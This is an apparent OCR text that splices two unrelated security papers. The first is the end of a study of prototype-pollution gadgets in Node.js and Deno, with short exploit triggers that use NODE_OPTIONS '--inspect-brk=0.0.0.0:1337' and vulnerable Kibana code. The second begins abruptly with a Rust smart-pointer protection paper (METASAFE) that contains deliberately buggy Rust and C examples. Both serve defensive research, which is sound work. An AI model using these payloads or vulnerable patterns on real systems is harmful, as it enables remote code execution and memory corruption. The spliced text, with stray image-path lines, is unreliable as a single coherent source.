Listing 6: Simplified *spawn* gadget mitigation in Kibana.

16 and 18 create new objects with null prototypes in accordance with G2, ensuring that care is also taken for nested objects to prevent pollution of `env` when the value is read from `process.env`. The use of `Object.assign` in lines 15 and 17 copies only own properties from the original objects to the new objects with null prototypes, following G3.

However, this mitigation has two critical weaknesses that allow the attacker to bypass it. Developers are constrained to validating arguments and lack control over modifications to arguments after passing them to Node.js functions. As observed in line 5 of Listing 5, the `spawn` function makes a copy of the received options into a common empty object that shares its prototype with others. Consequently, any properties of the options might be polluted again. Fortunately, `spawn` does not copy the `env` property, so environment variables are not affected. The other weakness is more dangerous and allows for bypassing all mitigations and even security fixes in Node.js, as we will see later. Lines 6 and 9 of Listing 6 are also exploitable by prototype pollution. The array `args`, like any array, has `Object.prototype` in its prototype chain and looks up an undefined property. Therefore, polluting the property `2` allows the attacker to control the options. For this exploit, a gadget trigger might look as follows:

```
1 Object.prototype[2] = { env:
2   {NODE_OPTIONS: '--inspect-brk=0.0.0.0:1337'}
3 }
4 spawn('node', ['any_file.js'])
```

Thus, the `spawn` gadget is still exploitable in Kibana after mitigations. This case highlights the importance for developers to exercise caution with security-critical code, such as gadget mitigations, and to test it against other gadgets using tools like GHUNTER to avoid introducing new exploitation flows into the code.

Shcherbakov et al. [43] introduce a variation of the `spawn` gadget. They find that the name of a running process can be manipulated through the polluted property `shell`, as shown in line 6 of Listing 5. Additionally, they disclose new payloads for the exploit that operate without controlling environment variables and controlling only one variable. They identify a vulnerability in the JavaScript package manager npm-cli, and exploit it to demonstrate the practical feasibility of using this gadget. Although npm-cli contributors addressed the reported prototype pollution, they did not mitigate the gadget.

In June 2022, the Node.js team attempted to fix this gadget in PR #43159. In terms of our terminology, they implemented guideline G2 by assigning the value `ObjectFreeze(ObjectCreate(null))` to options in line 3 of Listing 5 and eliminated `Object.assign()` in line 4 to maintain the usage of options with a null prototype. As discussed in Section 6.1, G2 alone is insufficient to prevent all forms of gadget exploitation, and G2 should be used in conjunction with G3. GHUNTER reports a gadget for `spawn` when a user supplies their own options object to `spawn`:

```
1 Object.prototype.shell = 'node'
2 Object.prototype.env =
3   {NODE_OPTIONS: '--inspect-brk=0.0.0.0:1337'}
4 spawn('app', ['file.log'], {cwd: '/tmp'})
```

This case illustrates the importance of a consistent approach in implementing gadget fixes. When applying guideline G2, it is crucial to carefully handle input data and copy it safely, while also applying G3. Relying on validating security-critical parameters outside the gadget proves to be insecure.

```
1  // lib\internal\modules\cjs\loader.js
2  function readPackage(dir) {
3    const jsonPath = resolve(dir, 'package.json')
4    const json = packageJsonReader.read(jsonPath)
5    if (json === undefined)
6      return false
7    return JSON.parse(json)
8  }
9  function tryPackage(requestPath) {
10   const pkg = readPackage(requestPath)?.main
11   if (!pkg) {
12     const js = resolve(requestPath, 'index.js')
13     return loadFile(js)
14   }
15   loadFile(pkg)
16 }
```

Listing 7: Simplified Node.js *require* implementation.

require Shcherbakov et al. [43] report a gadget in `require`, a built-in function in Node.js for including external modules from separate files as well as Node.js modules, and utilize this gadget in one of the Parse Server exploits. Listing 7 illustrates a gadget based on simplified Node.js code. The function `tryPackage` receives a directory path for a module and invokes `readPackage()` in line 10. The code in line 4 attempts to read `package.json` from the given directory. If the read operation is successful, `readPackage()` parses the

content of the file as JSON and returns the parsed object in line 7. `tryPackage` then accesses the `main` property in line 10, loads a file based on the path specified in the `main` property, and evaluates its JavaScript code in line 15. Consequently, if `package.json` lacks the main property, line 10 looks up the property in the prototype chain of the returned object, allowing a polluted property from `Object.prototype` to be assigned to `pkg`. This leads to the evaluation of JavaScript code from an attacker-controlled file in line 15.

The Node.js team attempted to fix this gadget by applying guidelines G2 and G3 to `readPackage` function. They correctly make a safe copy of the parsed object in line 7 to an object with a null prototype. However, GHUNTER detects a variation of the gadget in v18.13.0. If `packageJsonReader` can not find the `package.json` file, the function returns `false` in line 6. Since Boolean is a primitive type and all primitive types in JavaScript inherit from `Object.prototype`, the expression `(false)?.main` in line 10 accesses the polluted value in `Object.prototype` and assigns it to `pkg`, achieving the same attack. This makes the `require` function exploitable, albeit through a different gadget.

End-to-end exploit To demonstrate the impact of this gadget, we analyze Kibana version 8.7.0 for end-to-end exploits. We initially utilized the Silent Spring [43] toolchain to detect prototype pollution vulnerabilities. The analysis reports 44 cases in the server-side code, with 6 being potentially exploitable. The simplified code of one of the cases is presented in Listing 8. Kibana loads a config file, parses it into an object, and expands the properties from dot notation into nested objects (e.g., `{a.b:0}` to `{a:{b:0}}`) with the `ensureDeepObject` function. This code is vulnerable to prototype pollution. On line 19, the first argument allows an attacker to get a reference to the prototype and then assign a value to any property of the prototype in line 14.

To exploit this prototype pollution, an attacker should upload a configuration file with a payload via the Web UI form and restart Kibana to trigger the parsing of the new configuration file. During the restart process, Kibana crashed at an early stage due to an unexpected polluted property that prevented gadget execution via another web request. However, the application invoked `require` multiple times during loading, allowing us to trigger it and achieve RCE. The investigation process took 8 hours for one author already familiar with Kibana. We reported this vulnerability, and the Kibana team acknowledged the issue, assigning CVE-2023-31414 with a critical CVSS 9.1, and rewarding a substantial bounty. The Node.js team fixed the `require` gadget in version 18.19.0.

Takeaways If developers fix only the prototype pollution vulnerabilities while leaving its associated gadget exploitable, they remain at risk. Our case studies show that many developers are aware of this risk and attempt to mitigate the gadgets and similar attacks. However, this task is far from trivial. We identified numerous gadgets and common coding issues that lead to new gadgets, emphasizing the need for more principled solutions. Our proposed guidelines are a step forward in this direction.

```
1  function ensureDeepObject(obj: any): any {
2    return Object.keys(obj).reduce((res, key)=>{
3      const val = obj[key];
4      if (!key.includes('.'))
5        res[key] = ensureDeepObject(val);
6      else
7        walk(res, key.split('.'), val);
8      return res;
9    }, {} as any);
10 }
11 function walk(obj:any, keys:string[], val:any){
12   const key = keys.shift()!;
13   if (keys.length === 0) {
14     obj[key] = val;
15     return;
16   }
17   if (obj[key] === undefined)
18     obj[key] = {};
19   walk(obj[key], keys, ensureDeepObject(val));
20 }
```

Listing 8: Prototype pollution vulnerability in Kibana.

7 Related Work

We discuss our work in the context of closely-related works that address prototype pollution vulnerabilities and position our contributions in the area of web application security.

Universal gadgets in JavaScript runtimes The problem of identifying universal gadgets in JavaScript runtimes remains largely unexplored. To the best of our knowledge, only the work of Shcherbakov et al. [43] studies universal gadgets in Node.js. Section 5.2 compares their work to GHUNTER.

Recent work by Shcherbakov et al. [44] uses dynamic taint analysis via program instrumentation to find gadgets in NPM packages. This approach cannot be used to identify universal gadgets which require modifications of runtime environments (Node.js and Deno) and the underlying V8 engine. Our universal gadgets are complementary and contribute with additional dangerous sinks for analysis such as [44], thus increasing their attack surface coverage. Kang et al. [24] study prototype pollution on the client-side application by dynamic taint tracking. Their analysis is implemented at the V8 JavaScript engine by adapting the tool of Melicher et al. [32]. Their focus on client-side vulnerabilities is incompatible with server-side runtimes such as Node.js and Deno.

Other work [31, 47] uses concolic execution to find gadgets in client-side JavaScript code. Concolic execution is a promising enhancement of dynamic analysis. Liu et al. [31] focus specifically on finding gadget chains where one gadget unlocks the use of another gadget (e.g. by forcing a branch). It would be interesting to apply these ideas to backend systems.

Prototype pollution In recent years, we have seen increased

attention on prototype pollution vulnerabilities by both academia and practitioners [2,10,21,24,26,29,30,43,50]. The work of Arteau [10] is the first to demonstrate the feasibility of prototype pollution in a number of libraries. On the academic front, the vast majority of research contributions focus on the detection of prototype pollution [26, 29, 30]. These works use static taint analysis to find zero-day vulnerabilities leading to DoS attacks. Our contributions are complementary as they focus on the detection of universal gadgets rather than prototype pollution. The security impact of prototype pollution is discussed in practitioner forums [2,21,50]. Heyes [21] describes how prototype pollution can be exploited in Node.js to find vulnerabilities beyond DoS in black-box scenarios. Their semi-automated approach uses PP-finder [50] to report all undefined properties encountered during the execution and conducts manual inspection of packages for vulnerabilities. This approach is practical for a few specific targets, yet it is neither feasible at scale nor able to identify universal gadgets.

Code reuse attacks for the web Prototype pollution is a new class of code reuse vulnerabilities in web applications and, as such, it shares similarities with object injection vulnerabilities. Several works use static taint analysis to detect code reuse vulnerabilities for a variety of languages including PHP [15, 16, 18, 37], .NET [33, 42], and Java [22, 34]. Xiao et al. [49] study a related type of vulnerability coined hidden property attacks. Lekies et al. [27] and Roth et al. [38] study the implications of script gadgets in bypassing existing XSS and CSP mitigations. While all of these vulnerabilities rely on the reuse of code gadgets, their precise connection is yet to be studied systematically. GHUNTER implements a lightweight form of dynamic taint analysis at the level of JavaScript runtimes and V8 engine. Dynamic taint analysis [39,40] is a popular technique used to identify web-related vulnerabilities, including instrumentations at both program- and runtime-level [8, 13, 19, 23, 25, 28, 35, 41].

8 Conclusion

We have presented a semi-automated pipeline, GHUNTER, able to find exploitable universal gadgets in Node.js and Deno by lightweight dynamic taint analysis. We have used GHUNTER in a comprehensive study of universal gadgets, finding a total 123 exploitable gadgets. In absence of comprehensive defenses, we have systematized existing mitigation for prototype pollution and gadgets in the form of guidelines. We have used these guidelines in a study of existing exploits in real applications to illuminate the current status, finding a high-severity exploit due to the lack of principled mitigations.

Abstract

Rust is a programming language designed with a focus on memory safety. It introduces new concepts such as ownership and performs static bounds checks at compile time to ensure spatial and temporal memory safety. For memory operations or data types whose safety the compiler cannot prove at compile time, Rust either explicitly excludes such portions of the program, termed unsafe Rust, from static analysis, or it relies on runtime enforcement using smart pointers. Existing studies have shown that potential memory safety bugs in such unsafe Rust can bring down the entire program, proposing in-process isolation or compartmentalization as a remedy. However, in this study, we show that the safe Rust remains susceptible to memory safety bugs even with the proposed isolation applied. The smart pointers upon which safe Rust's memory safety is built rely on metadata often stored alongside program data, possibly within reach of attackers. Manipulating this metadata, an attacker can nullify safe Rust's memory safety checks dependent on it, causing memory access bugs and exploitation. In response to this issue, we propose METASAFE, a mechanism that safeguards smart pointer metadata from such attacks. METASAFE stores smart pointer metadata in a gated memory region where only a predefined set of metadata management functions can write, ensuring that each smart pointer update does not cause safe Rust's memory safety violation. We have implemented METASAFE by extending the official Rust compiler and evaluated it with a variety of micro- and application benchmarks. The overhead of METASAFE is found to be low; it incurs a 3.5% average overhead on the execution time of a web browser benchmarks.

1 Introduction

Rust is a systems programming language that strongly emphasizes memory safety. It ensures memory safety through its strict ownership model and enforced borrowing rules, unlike C/C++, which is plagued by memory vulnerabilities such as buffer overflows and use-after-free (UAF). The language's security advantages have contributed to its growing popularity, as evidenced by its adoption in real-world projects such as the Linux kernel, Mozilla Firefox browser, and Android operating system [13, 21, 36]. Google attested to Rust's memory safety when they reported a drastic reduction in memory bugs, from 76% to 25%, since the adoption of Rust to the Android OS, and now 32% of Android OS is written in Rust [17].

Rust achieves memory safety by relying on a distinguished memory safety system with rules enforced both statically at compile time and dynamically at runtime. The compiler ensures strict adherence to memory safety rules by performing static analysis during compilation. In cases where the compiler checks cannot be deterministically enforced through static analysis, Rust employs smart pointers to enforce the memory safety rules. Smart pointers carry metadata alongside the data pointer, which is relied on to perform memory safety checks at runtime. The type of metadata varies depending on the intended usage. For example, some smart pointers have metadata representing the length of a dynamically allocated buffer, used to check against buffer address indices and mitigate buffer overflows. Another example is a smart pointer for reference-counted shared pointers, where it has the number of pointer copies as metadata to mitigate use-after-free (UAF) bugs. Therefore, smart pointers and their associated metadata play a crucial role in ensuring Rust's memory safety.

The storage and access of this metadata may vary across different compiler versions, as explained in [6]. In Rust, the metadata is generally stored alongside program data, potentially within reach of malicious actors seeking to exploit vulnerabilities. With knowledge of these implementation details, attackers can maliciously overwrite the metadata, compromising the integrity of the runtime memory safety checks. Additionally, Rust exposes some application programming interface (API) functions that allow the programmer to modify this metadata at will without verification. In such cases, the integrity of the metadata, and consequently the safety checks dependent on it, is left at the mercy of the programmer's proficiency, similar to memory management in C/C++.

*Corresponding authors

Logical bugs resulting from improper utilization of these API functions by the programmer can reintroduce memory bugs that Rust was designed to solve. Consequently, despite Rust's reputation for memory safety, programs written in it can still suffer from memory bugs.

Our analysis of these memory bugs found that a significant proportion of them is caused by smart pointer metadata overwriting and misuse of smart pointer APIs by programmers. For example, many reported vulnerabilities [18,25,26], which received common vulnerabilities and exposures (CVEs) IDs, demonstrate the risks introduced by modified smart pointer metadata. CVEs such as [26] highlight memory bugs resulting from smart pointer API misuse and logical errors committed by programmers. Interestingly, programs with these bugs can still compile successfully because the compiler relies on metadata to enforce memory safety at runtime, only to encounter undefined behavior (UB) at runtime due to tampered metadata.

According to our knowledge, no existing studies comprehensively protect smart pointers' integrity, leaving them within reach of untrusted code and incorrect updates at the run time despite their obvious sacrality. Rust, especially *safe Rust*, is assumed to be memory-safe in principle. Only the remainders in the program, the *unsafe Rust* and external libraries linked through the foreign function interface (FFI) are considered potentially vulnerable. This observation has been the rationale behind most existing works [2, 14, 19, 23] on Rust memory safety, focusing on protecting safe Rust's memory objects from the others. However, this assumption only holds when the integrity of metadata on which the runtime security checks depend is maintained. Even when protected by existing works, a Rust program can still be vulnerable to memory safety violations within safe Rust if the metadata of smart pointers is exposed to unsafe Rust code or external libraries. Current approaches do not specifically address the protection of smart pointer metadata, inadvertently leaving it accessible to code outside of safe Rust.

This paper introduces METASAFE, a compilation framework designed to fortify the runtime protection of smart pointers. Recognizing the critical importance of smart pointers, METASAFE adopts a proactive approach by securely isolating them from program data and storing them in a protected compartment. To safeguard against vulnerabilities arising from API operations that modify metadata, METASAFE inserts sanitization checks that refer to allocator metadata, such as block size, to examine the validity of the attempted metadata updates. By default, METASAFE's implementation caters to smart pointers defined in Rust's standard library, but it empowers developers to define custom sanitization routines for their own smart pointer implementations by defining generic validation routines for developers to extend. As a result, METASAFE ensures the veracity and correctness of metadata, thereby guaranteeing memory safety, even in the presence of logic bugs stemming from API misuse. Note that METASAFE cannot replace existing methods that compartmentalize safe Rust from other components, as its primary aim is to protect the metadata of smart pointers from exploitation. For instance, METASAFE is not designed to prevent attackers from manipulating the memory space of safe Rust by exploiting memory safety bugs in external libraries. Therefore, METASAFE should be used in conjunction with existing compartmentalization approaches to provide comprehensive protection for the Safe Rust components of Rust programs.

Among others, the most significant challenge we overcome in designing METASAFE is that smart pointers could be embedded within a composite data type as a field, complicating its isolation. To address this, we propose two solutions: The first solution treats the entire composite type as a smart pointer and applies METASAFE's protection to it as a whole. The second approach employs a more sophisticated method by casting composite type-embedded smart pointers onto a separate protected shadow memory region. This approach enables finer-grained isolation and protection of smart pointers within ADTs. To further secure the smart pointer region, METASAFE leverages hardware extensions such as Intel Memory Protection Keys (MPK), which prevent malicious attackers from bypassing validation and overwriting isolated metadata.

Another challenge METASAFE faces is relying on allocator metadata for synchronization and assuming the correctness of this metadata. A heap allocator is often a separate component that can be compartmentalized from the rest of the program and maintains the information about each heap object used at runtime to examine the safety of a metadata update. To ensure the correctness of this metadata, METASAFE compartmentalizes allocator metadata in a similar way as it does smart pointer metadata.

Our evaluation of METASAFE on targeted microbenchmarks shows it incurs a 25.5% performance overhead on average. Evaluation of METASAFE on `Servo`, a real world browser shows both solutions incur 3.5% overhead on average showing it is easily adoptable in production. In lightly concurrent environments, METASAFE exhibits a memory overhead of 25.5% on average, while in heavily concurrent environments, it uses up to 8x more memory on average.

This paper contributes to the run time memory safety of Rust programs as follows.

- We present a comprehensive examination of memory safety in Rust from the perspective of smart pointer correctness, which has been understudied despite being a crucial component of Rust's memory safety. Our study reveals the need to protect smart pointer metadata and APIs, filling a gap in the current literature.
- We introduce METASAFE, a framework that improves memory safety by protecting smart pointer metadata and the API uses. We also explore ways to combine METASAFE with existing solutions to provide a complete solution to memory safety issues in Rust.

- Finally, we conduct experiments with real-world CVEs to showcase the effectiveness of METASAFE. We further apply METASAFE to real-world programs and evaluate their performance and memory overhead.

We will open the implementation of METASAFE to the public upon publication of this paper for the follow-up studies on Rust memory safety.

2 Background

Rust delivers statically checked memory safety at the cost of limited expressiveness. To write programs that cannot fully adhere to the statically checked restrictions, developers use either smart pointers (§2.1), unsafe Rust (§2.2), or external libraries FFI.

2.1 Smart Pointers in Rust

Rust delivers the level of memory safety that C/C++ could never achieve by design. By imposing the programs to adhere to several strict rules, such as ownership, Rust proves the safety of many pointer dereferences at compile time. This design choice of burdening developers to achieve efficient memory safety verified at compile time comes with the limitation in the expressiveness of the language. For example, only the memory objects whose size can be determined at compile time can benefit from the static memory safety check. However, programs often use dynamically sized data structures like linked lists, trees, and hash tables, whose memory safety Rust cannot prove statically.

To overcome this limitation, Rust advises using smart pointers. In support of this, Rust standard library provides several smart pointers for various use cases as summarized in Table 1. For example, a program can use `Rc` to enable multiple ownership of a memory object, which the Rust ownership system does not allow for non-smart pointers. Smart pointers are designed to enable such potentially unsafe behavior without compromising the memory safety of the program by maintaining metadata along with the raw pointer to ensure the safety of pointer dereferences at run time. `Rc` stands for Reference Counted, and it maintains a reference counter along with the raw pointer to the memory object to ensure that the object is not freed while there are still references to it. `Vec` enables a program to use a dynamically allocated buffer similar to `std::vector` in C/C++. As expected, using `Vec` is not supposed to expose the program to the risk of buffer overflow. The `Vec` smart pointer has the length and capacity of the allocated memory chunk as the metadata. On each dereference, the implementation of this smart pointer automatically checks the safety of memory accesses using the metadata, ensuring the absence of out-of-bounds access.

As such, the memory safety guarantee Rust provides through smart pointer relies on the metadata's correctness. An unfortunate observation behind our study is that the metadata is at the risk of corruption by memory bugs due to its storage alongside program data, as we explain later §3.

2.2 Unsafe Rust


Writing performant and expressive code in Rust remains challenging, even with smart pointers. Some features such as *inlined assembly* and raw pointer dereferencing are still strictly prohibited. *Unsafe* Rust is a part of Rust in which some memory system rules are relaxed. It is organized in code compartments wrapped by the *unsafe* keyword. Using *unsafe* Rust, a programmer can: dereference raw pointers, call *unsafe* functions and FFI, use inline assembly, and access or modify a mutable static variable. While it helps write more performant and expressive code, *unsafe* Rust is risky because not only does the compiler forego some safety checks on memory accesses in the *unsafe* region, Rust provides limited safety guarantees, and memory safety relies on programmer's expertise. For example, raw pointers provide no guarantees on pointer validity and do not implement any automatic cleanup. Therefore, writing *unsafe* Rust introduces the same risk of memory bugs in C/C++. This is why *unsafe* Rust has received vast attention in studies on memory safety in Rust.

2.3 Isolated Storage: *In-process memory isolation*

In-process memory isolation is a conventional technique that creates separate compartments within the same process to quarantine untrusted code or to give only specific components access to sensitive data. The isolation can be achieved in many different forms [15]; for example, hardware-based memory protection, virtual memory management, or software-based isolation techniques such as sandboxes. Several works [2, 14, 19] have employed this in-process memory isolation to enhance memory safety in Rust, especially by preventing *unsafe* Rust or FFI functions from accessing the safe Rust's memory objects.

3 Motivation

Existing solutions [2, 14, 19, 23] for mitigating memory bugs in Rust programs focus on isolating unsafe Rust and FFI functions from safe Rust. We find that such a strategy leaves safe Rust vulnerable to memory bugs because they do not safeguard smart pointer metadata (§3.1). Our observation is that smart pointer metadata integrity is at risk of being compromised by memory bugs in unsafe Rust and FFI functions (§3.2) or inappropriately updated by logic bugs in intentional changes (§3.3). We argue that the integrity of smart pointer metadata, which is critical to the memory safety of safe Rust, should be protected.



Smart Pointer	Metadata	Purpose	Safety	Vulnerabilities
Box	None	Basic Heap Object	Rust Ownership	UAF
Vec	Len, Capacity	Dynamic Buffer	Spatial	Overflow, UAF
Cell, RefCell	Borrow Counter	Interior Mutability	Temporal	UAF
Rc	Reference Counters	Shared Reference	Temporal	UAF
Arc	Reference Counters	Thread Safe Shared References	Temporal, Thread	UAF, Races
Mutex, MutexGuard	Locks	Thread Safe Interior Mutability	Thread, Temporal	UAF, Races
RwLock	Reference Counters	Similar to Arc+Mutex	Thread, Temporal	UAF, Races

Table 1: General Rust smart pointers, their metadata, intended purpose, and vulnerabilities.

```
use std::rc::Rc;
fn main {
    let mut xvec = vec![0,2,3];
    let mut array = [0,2,3,4];

    unsafe {
        let mut ptr = array.as_mut_ptr()
                        .offset(10);
        *ptr = 10;
    }
    //...
    //...
    unsafe {
        let elem = xvec.get_unchecked_mut(1);
        *elem = 5;
    }
    dgb!(xvec);
}
```

(a) A Rust program where a vulnerable buffer is allocated right next to smart pointer metadata

(b) The layout of the stack containing `xvec` and `array` while executing the function in Figure 1a. An overflow on `array` may result in the corruption of `xvec`'s metadata.

Figure 1: An example showcasing the possibility of smart pointer metadata corruption owing to the vulnerability in unsafe Rust

Table 2: Consideration as a source of Rust memory bugs by different works.

3.1 Existing Solutions for Rust Memory Safety

The memory unsafety of practical Rust programs has recently attracted significant attention.

XRust [19], TRust [2], Galeed [23] and PKRU-Safe [14] are four recent studies exploring the unsafety arising from the use of unsafe Rust and FFI functions. They propose the isolation of the unsafe Rust and FFI functions from the safe Rust by restricting their access to the safe Rust's memory objects. The idea is to confine memory vulnerabilities in unsafe Rust and FFI functions, thereby protecting safe Rust. Each study identifies the set of memory objects to be protected from these untrusted code and applies a protection mechanism that isolates them. XRust [19] requires a programmer to explicitly identify heap memory allocations to be used in unsafe Rust and protect the memory objects allocated by the remaining allocation sites, primarily using software fault isolation (SFI) or guard pages. TRust [2] employs static analysis to track memory objects used in unsafe Rust and FFI functions, and protect the remaining memory objects using SFI and Intel MPK. PKRU-Safe [14] uses dynamic profiling to determine which memory objects the FFI functions access, and protect the remaining memory objects from the FFI functions using Intel MPK. Galeed [23] uses static data-flow analysis to reason about memory allocation and flow between FFI functions and Rust, and protects Rust-allocated memory using Intel MPK. Galeed further wraps Rust-allocated memory pointers used by FFI with *pseudo-pointers* that ensure FFI access to Rust-allocated memory is examined by Rust.

3.2 Memory Bugs Corrupting Smart Pointers

Vulnerable Unsafe Rust Code. The importance of smart pointer metadata remains understudied, and none of these studies give special care to them. They all focus on identifying the memory objects visible from the source code level, i.e., the ones allocated and accessed by the program under the developer's instruction. Unfortunately, a Rust program stores more data in the memory during execution, some of which affect the memory safety of safe Rust. Figure 1a shows an example where a smart pointer is likely to remain unprotected

```rust
extern "C" unsafe fn do_array_stuff(ptr: *const c_void);
fn main() {
  let mut buffer = vec![0,2,3];
  let char_slice = ['a', 'b', 'c'];
  unsafe {
    do_array_stuff(char_slice.as_ptr() as *const c_void);
    buffer.set_len(10);
  }
  println!("Element at 100: {}", buffer[99]);
}
```

(a) Sending a pointer to FFI from Rust.

```rust
void do_array_stuff(void* ptr){
  char string[100];
  read_from_user(&string);
  memcpy(ptr,(void*)string, READ_SIZE);
}
```

(b) An overflow bug in FFI affecting a pointer received from Rust.

Figure 2: Exploiting FFI memory bugs to overwrite smart pointer metadata.

under the protection of existing solutions. At run time, the program stores `array` alongside the smart pointer for `xvec`, as Figure 1b shows. Should an attacker exploit the buffer overflow vulnerability of the `array` at line 9, they could overwrite the metadata of the `xvec` smart pointer. This manipulation could cause subsequent uses of the smart pointer to fail in guaranteeing memory safety. Applying the existing mechanisms does not protect the smart pointer metadata in this example. PKRU-safe is not designed to mitigate vulnerable, unsafe Rust code, so it does not help. TRust [2] or XRust [19] does not help as well because both the `xvec` smart pointer and `array` will be classified as accessible from the unsafe Rust and thus will be allocated in the same unprotected memory region. `array` is clearly accessible from the unsafe Rust from the example, and the existence of smart pointer implementation, which is composed of unsafe Rust functions, makes the `xvec` smart pointer metadata also accessible from the unsafe Rust.

Vulnerabilities in FFI functions. Figure 2 shows an example where the `Vec` smart pointer becomes vulnerable to a bug in an FFI function. In Figure 2a, the Rust compiler creates a smart pointer for the mutable variable `buffer` on the stack, together with another array, `char_slice`. In line 6, the function passes the pointer to this array as an argument to invoke an FFI function. The callee FFI function, however, has a buffer overflow bug, as shown in Figure 2b. At line 4 of Figure 2b, the function invokes `memcpy` with the inappropriate buffer size, resulting in the overflow into the `buffer`'s metadata that is stored right next to `char_slice`. Any further smart pointer dereferences in safe Rust will use the corrupted one to examine if the memory access adheres to the memory safety, potentially resulting in memory safety

```rust
fn main() {
    let mut buffer = vec![0,2,3];
    unsafe {
        buffer.set_len(10);
    }
    println!("Element at 9: {}", buffer[9]);
}
```

Figure 3: Misusing smart pointer APIs to update smart pointer metadata.

```rust
use std::ptr;
use std::alloc::{dealloc, Layout};
fn test(input: *mut String){
    unsafe{
        //destructor of the pointed-to value
        ptr::drop_in_place(input);
        dealloc(input);
    }
}
fn main(){
    let x = Box::new(String::from("hello"));
    let p = Box::into_raw(x);
    test(p);
    println!("{:?}",p);
    let tmp1 = unsafe{ Box::from_raw(p)};
    println!("{:?}",tmp1);
}
```

Figure 4: Misusing smart pointer APIs to feed invalid pointers to smart pointers

violations. We refer the readers to an earlier work [20] for more details about this kind of vulnerability. Attacks of this nature are commonplace in Rust programs that depend on bug-ridden FFI functions, as discussed in a recent study on cross-language attacks [20]. Similarly to the earlier example, neither XRust [19] nor TRust [2] mitigates such attacks. XRust does not consider FFI functions, and TRust stores both `buffer` smart pointer and `char_slice` in the same region which FFI functions can access because `buffer` is used in an unsafe block at line 7. PKRU-Safe [14] and Galeed [23], on the other hand, would successfully mitigate because the FFI function will not access the `buffer` smart pointer during the profiling. Nevertheless, PKRU-safe does not provide the comprehensive protection of the smart pointer in that they do not protect safe Rust memory objects from *unsafe* Rust, which could also have memory safety vulnerabilities.

3.3 Logical Bugs in Smart Pointer Changes

Logical bugs in the legitimate smart pointer changes also threaten its integrity. Smart pointers are supposed to be changed at run time, and their implementation provides the interface for intended updates. However, the Rust compiler cannot statically verify the correctness of such updates regarding memory safety, leaving room for potential logical bugs

in intended changes to smart pointers, which could violate memory safety. Figure 3 shows an example of buggy smart pointer updates. In line 4, the length metadata of `buffer` is overwritten to a value larger than the allocated buffer's actual length. Subsequent dereferences using the updated smart pointer, such as the one at line 6, will be examined with inappropriate smart pointer metadata, causing the memory safety violation in safe Rust. Logical bugs like this are repeatedly found in real-world Rust programs [7, 18, 26], suggesting that this is an actual problem demanding a systematic solution. Figure 4 shows another example where `Box` smart pointer is updated with a dangling pointer. In line 12–13, a raw pointer `p` is taken and passed to a function `test`, which frees the memory chunk pointed by `p`. In line 16, the pointer `p` is used to create another smart pointer `Box`, causing the program to commit a UAF violation when the `Box` is dereferenced in line 17. The root cause behind this is that `Box` accepts a pointer without ensuring that the pointer is actually pointing to a live memory chunk.

3.4 Need for Isolation and Sanitization

We argue that simultaneously applying isolation and sanitization techniques is necessary to protect smart pointers. Isolation is essential to protect smart pointers from corruption exploiting memory bugs in unsafe Rust or FFI functions. Such corruption does not happen through the predefined interfaces for smart pointer updates; thus, sanitization on the interfaces alone cannot prevent it. On the other hand, sanitization is also necessary to protect smart pointers from logical bugs in intended smart pointer updates and from the crafted invocation of the updated interface using memory bugs in unsafe Rust or FFI functions. METASAFE fulfills the first requirements by storing smart pointers in a separate, gated memory region and enabling only the intended update interface to write to the region. For the second requirement, METASAFE refers to the memory layout and liveness information available in the memory allocator to validate the correctness of smart pointer updates. These design decisions arise from the observation that smart pointers are rarely updated while frequently used, as we further detail in the following section. Table 2 summarizes the motivation of METASAFE and its consideration as the source of Rust memory bugs from observation compared with other works.

4 Assumption and Threat Model

We assume that a program is primarily written in Rust, but inevitably contains some unsafe Rust blocks or functions, and use external libraries that are written in potentially any language, such as C. To mitigate the risks of using such unsafe code pieces, we assume that the program may use existing compartmentalization schemes such as XRust, Galeed or TRust to protect safe Rust's memory objects from the unsafe code pieces. As presented in Figure 2, Figure 3 and Figure 4, with or without such protection, such a program is left vulnerable to malicious smart pointer manipulation, the threat that METASAFE is designed to fight against.


We consider an attacker targeting a Rust program and knowing the vulnerabilities of the program. This includes memory safety vulnerabilities in unsafe Rust or external libraries and logical bugs in smart pointer metadata manipulation. The programs that compartmentalize such unsafe parts effectively prevent such attackers from corrupting safe Rust's memory objects. However, exploiting such vulnerabilities still enables the attackers to modify certain smart pointer metadata to trick even the *safe* Rust program into making unsafe memory access. Specifically, such an attacker corrupts one or more smart pointer metadata so that safe Rust code is misled to make unsafe memory access. For example, manipulating the bounds in a smart pointer can cause the safe Rust code to access memory out of bounds (e.g., buffer overflow). Finally, in a program hardened by isolating *unsafe* Rust, the attacker may still be interested in corrupting the unprotected objects used by internal *unsafe* Rust by corrupting smart pointer metadata. METASAFE aims to narrow the attack surface by considering all smart pointers regardless of where they are used in the program.

We also consider an attacker aware of Rust's polymorphism and attempting to corrupt the function pointer in a trait object to hijack the program. Using an existing vulnerability, the attacker may overwrite a trait object to execute a desired routine. Such code reuse attacks are highlighted by CLA [20], and we aim to mitigate them by treating trait objects similar to smart pointers.

